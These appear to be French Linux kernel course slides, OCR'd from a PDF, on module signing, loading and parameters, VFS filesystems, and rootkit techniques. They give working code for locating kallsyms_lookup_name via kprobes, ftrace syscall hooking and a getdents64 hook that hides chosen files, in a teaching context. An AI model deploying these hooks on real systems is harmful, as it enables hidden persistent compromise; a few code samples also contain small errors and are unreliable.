
kernel 3/4



Éléments d’un rootkit

Les rootkits ont besoin d'un « point de rendez-vous » pour exposer des « fonctionnalités malveillantes ».

Fonctionnalités spécifiques aux rootkits :

- interception des appels système/fonctions (hooking)
- manipulation des privilèges de processus
- dissimulation de lui-même
- etc...

Explorons-en quelques-uns...

Signature cryptographique des modules



Pour prévenir du chargement de module...

- Depuis Linux 3.7
- Nécessite `CONFIG_MODULE_SIG=y`.
- Signe cryptographiquement les modules lors de l'installation (`make modules_install`)
- Utilise RSA et SHA-{1,224,256,384,512}.
- La clé privée n'est nécessaire que lors de la compilation, après quoi elle peut être
  supprimée ou stockée en sécurité.
- La clé publique est intégrée dans le noyau afin de pouvoir vérifier les signatures
  lors du chargement des modules.

Signer un module out-of-tree

Le noyau génère une paire de clés à la compilation (`certs/`).

Pour signer un module hors-arbre avec ces clés :

```
# Signer avec la clé générée lors de la compilation du noyau
$ scripts/sign-file sha256 \
      /path/to/linux/certs/signing_key.pem \
      /path/to/linux/certs/signing_key.x509 \
      mymodule.ko
```

Signer un module out-of-tree

Générer sa propre paire de clés (optionnel) :

```
$ openssl req -newkey rsa:2048 -nodes \
      -keyout my_key.pem \
      -x509 -days 365 -out my_cert.pem \
      -subj "/CN=Out-of-tree module signing key/"

$ scripts/sign-file sha256 my_key.pem my_cert.pem mymodule.ko
```

La signature est ajoutée à la **fin** du `.ko` — le module reste un ELF valide.

Signer un module out-of-tree — enrôlement MOK

Sur un système avec Secure Boot actif, la clé publique doit être connue du firmware via la liste MOK (*Machine Owner Key*).

```
# Enrôler la clé publique (nécessite un redémarrage)
$ sudo mokutil --import my_cert.pem
# → saisir un mot de passe temporaire

# Au redémarrage : MokManager propose de valider l'enrôlement
# → confirmer avec le mot de passe

# Vérifier après redémarrage
$ sudo mokutil --list-enrolled | grep CN
```

Signer un module out-of-tree — enrôlement MOK

Sans Secure Boot, il suffit que la clé publique soit intégrée dans le noyau (`CONFIG_MODULE_SIG_KEY`) ou chargée via `/proc/keys` .

```
# Vérifier qu'un module est signé
$ modinfo mymodule.ko | grep sig
signer:         Out-of-tree module signing key
sig_hashalgo:   sha256
```

Insertion d’un module



- Outils espace utilisateur : `insmod` et `modprobe`.

- Ils utilisent l'appel système `init_module(2)`, qui effectue (grossièrement) :

    - vérifications de signature (si activée)
    - allocation de mémoire noyau
    - copie de la section .text du module
    - vérifications de licence et de version
    - résolution des symboles via la table de symboles du noyau
    - enregistrements `sysfs` et internes

Déchargement d’un module



- Outils espace utilisateur : `rmmod` et `modprobe -r`
- Utilise `delete_module(2)`.
- Ne fonctionnera pas si le noyau pense que le module est encore utilisé :
  - Le module est une dépendance d'un autre module.
  - Un descripteur de fichier appartient à ce module.
  - ...

Versions



- Un module doit être recompilé pour chaque version du noyau auquel on souhaite le lier.

- Si `CONFIG_MODVERSIONS=y`, une simple vérification de cohérence ABI est effectuée sur
  les prototypes des symboles exportés.

    - Lors de la compilation d'un module, un CRC est calculé pour chaque symbole exporté, et
      stocké dans `Module.symvers` et dans le `module.mod.c` généré.

- Les vérifications de version peuvent être contournées, mais il n'est pas judicieux de le faire.

`modalias`

- Quels périphériques gère un module ? `modalias` !

```
cat /sys/devices/pci0000:00/0000:00:1d.0/usb4/[...]
usb:v05E3p0608d8537dc09dsc00dp01ic09isc00ip00in00
```

- `usb` est la classe du périphérique, le reste est spécifique à la classe (*identifiant fabricant*, *identifiant produit*, etc.)
- Un module définit un `MODULE_ALIAS("usb:...")` qui correspond par motif à la chaîne modalias spécifique à la classe.
- Lorsqu'un nouveau périphérique est détecté, le chargeur de modules est appelé avec la chaîne `modalias` et charge le module correspondant.

`modalias`

- Voir les périphériques supportés par `modalias` : `less /lib/modules/$(uname -r)/modules.alias`
- Exemple :

```
alias pci:v00001002d000099A4sv*sd*bc*sc*i* radeon
```

Paramètres



- Les paramètres sont des réglages `clé=valeur` typés.
- Ils se définissent comme suit :

```
static char *asso = "Triton.";
static int votes = 1;
module_param(triton, charp, S_IRUGO)
module_param(votes, int, S_IRUGO)
```

- Types disponibles : `bool`, `invbool`, `charp` (mémoire allouée automatiquement),
  `int`, `long`, `short`, `uint`, `ulong`, `ushort`
- Les tableaux sont aussi supportés

Paramètres

```
module_param_array(name,type,num,perm);
```

- Les paramètres apparaîtront dans `/sys/module/MODULE/parameters/PARAM`.
- Le dernier champ contrôle les permissions de ce fichier.

kprobes / kallsyms_lookup_name



- Les `Kprobes` sont des « sondes noyau » pour l'inspection/optimisation du noyau.
- Permettent d'« appeler » toute fonction noyau à partir de son symbole !
- `kallsyms_lookup_name` est une fonction `in_tree` pour rechercher parmi tous les symboles du noyau.
- Cette `fonction` n'est normalement disponible que dans les patches `in_tree`, pas dans les `modules noyau`.
- La table des appels système se trouve dans la variable `sys_call_table`, disponible uniquement dans les patches `in_tree`.

kprobes



Initialisons les kprobes

```
# include <linux/kprobes.h>

static int __init rootkit_init(void)
{
      ...
      // déclaration de ce que l'on veut trouver
      struct kprobe probe = {
          .symbol_name = "kallsyms_lookup_name"
      };
      ...

      if (register_kprobe(&probe)) {
          pr_err("[-] Failed to get kallsyms_lookup_name() address.");
          return 0;
      }
```

kprobes

Récupérons le pointeur de fonction

```
...
// type du pointeur de fonction de kallsyms_lookup_name()
typedef void *(*kallsyms_t)(const char *);
kallsyms_t lookup_name;
...

lookup_name = (kallsyms_t) (probe.addr);
```

kallsyms_lookup_name

Récupérons l'adresse de la table des appels système

```
...
// table des appels système
uint64_t *syscall_table = 0;
....

syscall_table = lookup_name("sys_call_table");
```

kallsyms_lookup_name



Depuis la version 6.x du kernel linux la **table des syscalls** n'est plus utilisée directement pour appeler les syscalls mais pour les mécanismes de trace et reste utile pour avoir l'adresse des syscalls.

X macro ici `arch/x86/entry/syscall_64.c:34`

```
#define __SYSCALL(nr, sym) case nr: return __x64_##sym(regs);
long x64_sys_call(const struct pt_regs *regs, unsigned int nr)
{
        switch (nr) {
        #include <asm/syscalls_64.h>
        default: return __x64_sys_ni_syscall(regs);
        }
}
```

ftrace : hooking propre de fonctions noyau

`ftrace` est le traceur de fonctions intégré au noyau Linux.

- Disponible depuis Linux 2.6.27
- Instrumente **toute** fonction compilée avec `-pg` / `-mfentry`
- Compatible noyaux modernes (STATIC_CALL, SRSO...)

ftrace : struct ftrace_hook

```c
#include <linux/ftrace.h>
#include <linux/kallsyms.h>

/* structure custom pour stocker nos hooks */
struct ftrace_hook {
    const char    *name;      /* symbole à hooker           */
    void          *function;  /* notre remplacement         */
    void          *original;  /* pointeur vers l'original   */
    unsigned long  address;   /* adresse résolue            */
    struct ftrace_ops ops; /* inclue la structure fournis par ftrace */
};
```

ftrace : installation du hook

```c
/* fonction à appeler sur une structure hook initialisé */
int fh_install_hook(struct ftrace_hook *hook)
{
    /* recherche le nom de la fonction */
    hook->address = kallsyms_lookup_name(hook->name);
    if (!hook->address) return -ENOENT;

    /* L'original est stocké */
    *(unsigned long *)hook->original = hook->address;

    /* hook_callback : la fonction notrace définie dans les slides suivant */
    hook->ops.func  = hook_callback;
    hook->ops.flags = FTRACE_OPS_FL_SAVE_REGS | FTRACE_OPS_FL_IPMODIFY;

    ftrace_set_filter_ip(&hook->ops, hook->address, 0, 0);
    return register_ftrace_function(&hook->ops);
}
```

ftrace : désenregistrement

```
void fh_remove_hook(struct ftrace_hook *hook)
{
    unregister_ftrace_function(&hook->ops);
    ftrace_set_filter_ip(&hook->ops, hook->address, 1, 0);
}
```

> Toujours appeler `fh_remove_hook` dans le `module_exit` pour éviter un appel vers du code déchargé.

ftrace : callback de redirection

```
static void notrace hook_callback(unsigned long ip,
                                  unsigned long parent_ip,
                                  struct ftrace_ops *ops,
                                  struct ftrace_regs *fregs)
{
    struct ftrace_hook *hook =
        container_of(ops, struct ftrace_hook, ops);
    struct pt_regs *regs = ftrace_get_regs(fregs);

    /* Éviter la récursion : ne rediriger que depuis l'extérieur du module */
    if (!within_module(parent_ip, THIS_MODULE))
        regs->ip = (unsigned long)hook->function;
    /* A la sortie de hook_callback, utilise IP -> call */
}
```

ftrace : référence des identifiants — types et structures

Identifiant	En-tête	Rôle
`struct ftrace_ops`	`<linux/ftrace.h>`	Décrit un hook ftrace : callback, flags, filtre d'adress
`struct ftrace_regs`	`<linux/ftrace.h>`	Registres sauvegardés par ftrace au moment de l'appel
`struct pt_regs`	`<asm/ptrace.h>`	Registres CPU complets ; `regs->ip` = pointeur d'instruction
`THIS_MODULE`	`<linux/export.h>`	Pointeur vers le `struct module` du module couran

ftrace : référence des identifiants — macros et constantes

Identifiant	En-tête	Rôle
`MCOUNT_INSN_SIZE`	`<asm/ftrace.h>`	Taille en octets de l'instruction `call __fentry__` insérée en prologue de chaque fonction tracée (5 octets sur x86-64). Saut ces octets donne l'adresse de l'original sans déclencher ftrace à nouveau.
`FTRACE_OPS_FL_SAVE_REGS`	`<linux/ftrace.h>`	Demande à ftrace de sauvegarder les registre complets (`struct pt_regs`) avant d'appele le callback. Requis pour modifier `regs->ip` .

ftrace : référence des identifiants — macros et constantes

Identifiant	En-tête	Rôle
`FTRACE_OPS_FL_IPMODIFY`	`<linux/ftrace.h>`	Indique au noyau que le callback va modifier le pointeur d'instruction. Lèv une vérification interne ; sans ce flag, modification de `regs->ip` est ignore
`container_of(ptr, type, member)`	`<linux/container_of.h>`	Remonte du pointeur `ptr` vers `member` jusqu'au pointeur vers la structure parente de type `type`. Util pour retrouver le `ftrace_hook *` depuis le `ftrace_ops *`.

ftrace : référence des identifiants — fonctions

Identifiant	En-tête	Rôle
`ftrace_get_regs(fregs)`	`<linux/ftrace.h>`	Extrait le `struct pt_regs *` depuis un `struct ftrace_regs *`. Disponible uniquement si `FTRACE_OPS_FL_SAVE_REGS` es positionné.
`within_module(addr, mod)`	`<linux/module.h>`	Retourne vrai si `addr` appartient aux section `.text` du module `mod`. Utilisé pour détecter l'appelant (`parent_ip`) est notre propre module et éviter la récursion infinie : sans cett garde, notre hook rappellerait la fonction hookée, qui rappellerait le hook…

ftrace : référence des identifiants — fonctions

Identifiant	En-tête	Rôle
`ftrace_set_filter_ip(&ops, addr, remove, reset)`	`<linux/ftrace.h>`	Ajoute (`remove=0`) ou retire (`remove=1`) une adresse du filtre de la sonde. Sans filtre, le callbac serait appelé pour **toutes** les fonctions instrumentées.
`register_ftrace_function(&ops)`	`<linux/ftrace.h>`	Active la sonde : ftrace commenc à appeler le callback aux adresse filtrées.

ftrace : référence des identifiants — fonctions

Identifiant	En-tête	Rôle
`unregister_ftrace_function(&ops)`	`<linux/ftrace.h>`	Désactive la sonde. À appeler impérativement dans `module_exit`.
`notrace`	`<linux/compiler.h>`	Attribut de fonction qui empêch ftrace de l'instrumenter. Sans `notrace` sur le callback, ftrace l'instrumenterait aussi, provoqua une récursion.

Exemple: Hooking de getdents64



`getdents64(2)` remplit un buffer de structures `linux_dirent64`.

```
struct linux_dirent64 {
    u64             d_ino;    /* numéro d'inode                */
    s64             d_off;    /* offset vers l'entrée suiv.  */
    unsigned short  d_reclen; /* taille de cet enregistrement */
    unsigned char   d_type;
    char            d_name[]; /* nom du fichier (null-terminé) */
};
```

Utilisé par `ls`, `find`, `opendir()`...

Stratégie : appeler l'original, puis **retirer** les entrées indésirables du buffer avant de le renvoyer à l'espace utilisateur.

new_getdents64 : hook

```c
typedef asmlinkage long (*orig_getdents64_t)(const struct pt_regs *);
static orig_getdents64_t orig_getdents64;

static asmlinkage long new_getdents64(const struct pt_regs *regs)
{
    long ret;
    struct linux_dirent64 __user *dirent =
        (struct linux_dirent64 __user *)regs->si;
    struct linux_dirent64 *kbuf;

    ret = orig_getdents64(regs);
    if (ret <= 0) return ret;

    kbuf = kzalloc(ret, GFP_KERNEL);
    if (!kbuf) return ret;

    if (copy_from_user(kbuf, dirent, ret)) { kfree(kbuf); return ret; }

    /* ... filtrage en place sur kbuf ... */

    copy_to_user(dirent, kbuf, ret);
    kfree(kbuf);
    return ret;
}
```

new_getdents64 : filtrage en place

```
    long bpos = 0;
    while (bpos < ret) {
        struct linux_dirent64 *cur =
            (struct linux_dirent64 *)((char *)kbuf + bpos);

        if (strcmp(cur->d_name, HIDDEN_NAME) == 0) {
            /* Écraser cette entrée par la suite du buffer */
            memmove(cur,
                    (char *)cur + cur->d_reclen,
                    ret - bpos - cur->d_reclen);
            ret -= cur->d_reclen;
            /* Ne pas avancer bpos : réexaminer la même position */
        } else {
            bpos += cur->d_reclen;
        }
    }
```

`HIDDEN_NAME` peut être n'importe quel nom : un fichier, un répertoire, ou le propre nœud `/dev/` du module.

Enregistrement du hook getdents64


```
static struct ftrace_hook hooks[] = {
    {
        .name     = "sys_getdents64",
        .function = new_getdents64,
        .original = &orig_getdents64,
    },
};

static int __init rootkit_init(void)
{
    return fh_install_hook(&hooks[0]);
}

static void __exit rootkit_exit(void)
{
    fh_remove_hook(&hooks[0]);
}
```

Le VFS Linux

Architecture VFS — les 4 objets



`struct super_block` → liste de `struct inode` → `struct dentry` → `struct file`

Enregistrer un système de fichiers



```c
#include <linux/fs.h>

static struct file_system_type exemplefs_type = {
    .name     = "exemplefs",
    .mount    = exemplefs_mount,   /* appelé à chaque mount */
    .kill_sb  = kill_anon_super,   /* nettoyage au umount */
    .owner    = THIS_MODULE,
};

static int __init exemplefs_init(void)
{
    return register_filesystem(&exemplefs_type);
}

static void __exit exemplefs_exit(void)
{
    unregister_filesystem(&exemplefs_type);
}
```

Le nom `"exemplefs"` correspond à `-t exemplefs` dans la commande `mount`.

Mount callback et fill_super

```c
#include <linux/fs.h>

/* Appelé par le noyau à chaque `mount -t exemplefs` */
static struct dentry *exemplefs_mount(struct file_system_type *type,
    int flags, const char *dev_name, void *data)
{
    /* dev_name = chemin du device passé en paramètre lors du mount      */
    /* data     = chaîne d'options ("-o param=2600" → "param=2600") */
    /* mount_nodev fabrique un VFS pur ou pseudo fs qui n'est pas lié à un périphérique */
    return mount_nodev(type, flags, data, exemplefs_fill_super);
}

static int exemplefs_fill_super(struct super_block *sb,
    void *data, int silent)
{
    struct inode *root;

    sb->s_op = &exemplefs_super_ops;

    root = new_inode(sb);
    root->i_op  = &exemplefs_inode_ops;
    root->i_fop = &exemplefs_file_ops;
    inode_init_owner(&init_user_ns, root, NULL, S_IFDIR | 0755);

    sb->s_root = d_make_root(root);
    return sb->s_root ? 0 : -ENOMEM;
}
```

Parsing des options de montage



La chaîne `data` contient les options passées après `-o` : exemple `"param=2600"`.

```c
struct examplefs_opts {
    int param;   /* paramètre de l'exemple */
};

static int examplefs_parse_opts(char *opts, struct examplefs_opts *out)
{
    char *p;
    out->n = 0;

    // parsing à la main des paramètres !!!
    // strsep() : découpe une chaîne sur un séparateur (modifie en place).
    while ((p = strsep(&opts, ",")) != NULL) {
        if (strncmp(p, "param=", 2) == 0)
            // conversion sûre de chaîne → entier en espace noyau.
            kstrtoint(p + 2, 10, &out->n);
    }
    return 0;
}
```

Résolution de chemin — kern_path

Pour trouver la structure `path` pour un chemin depuis le noyau :

```c
#include <linux/namei.h>

struct path backing;
int err;

/* Résoudre le chemin absolu du répertoire backing */
err = kern_path("/chemin/vers/un/repertoire", LOOKUP_DIRECTORY, &backing);
if (err)
    return err;

/* ... utiliser backing.dentry, backing.mnt ... */

/* Libérer quand on a fini */
path_put(&backing);
```

Lire et écrire des fichiers depuis le noyau



```c
#include <linux/fs.h>

/* Ouvrir un fichier depuis l'espace noyau */
struct file *f = filp_open("/chemin/vers/un/fichier",
                           O_RDWR | O_CREAT, 0644);
if (IS_ERR(f))
    return PTR_ERR(f);

loff_t pos = 0;
char buf[256];

/* Lire */
ssize_t n = kernel_read(f, buf, sizeof(buf), &pos);

/* Écrire */
pos = 0;
ssize_t n = kernel_write(f, buf, count, &pos);

/* Fermer */
filp_close(f, NULL);
```

> Toujours vérifier `IS_ERR()` après `filp_open` — ne jamais déréférencer un pointeur d'erreur.

`struct inode_operations` — naviguer dans le FS

```c
#include <linux/fs.h>

static const struct inode_operations exemplefs_inode_ops = {
    .lookup = exemplefs_lookup,   /* trouver un fichier par nom */
    .create = exemplefs_create,   /* créer un nouveau fichier */
    .unlink = exemplefs_unlink,   /* supprimer un fichier */
};
```

Pour aller plus loin

Vous pourrez explorer:

- informations d'identification des processus `<linux/cred.h>`
- sockets noyau et skbuf
- et bien plus ...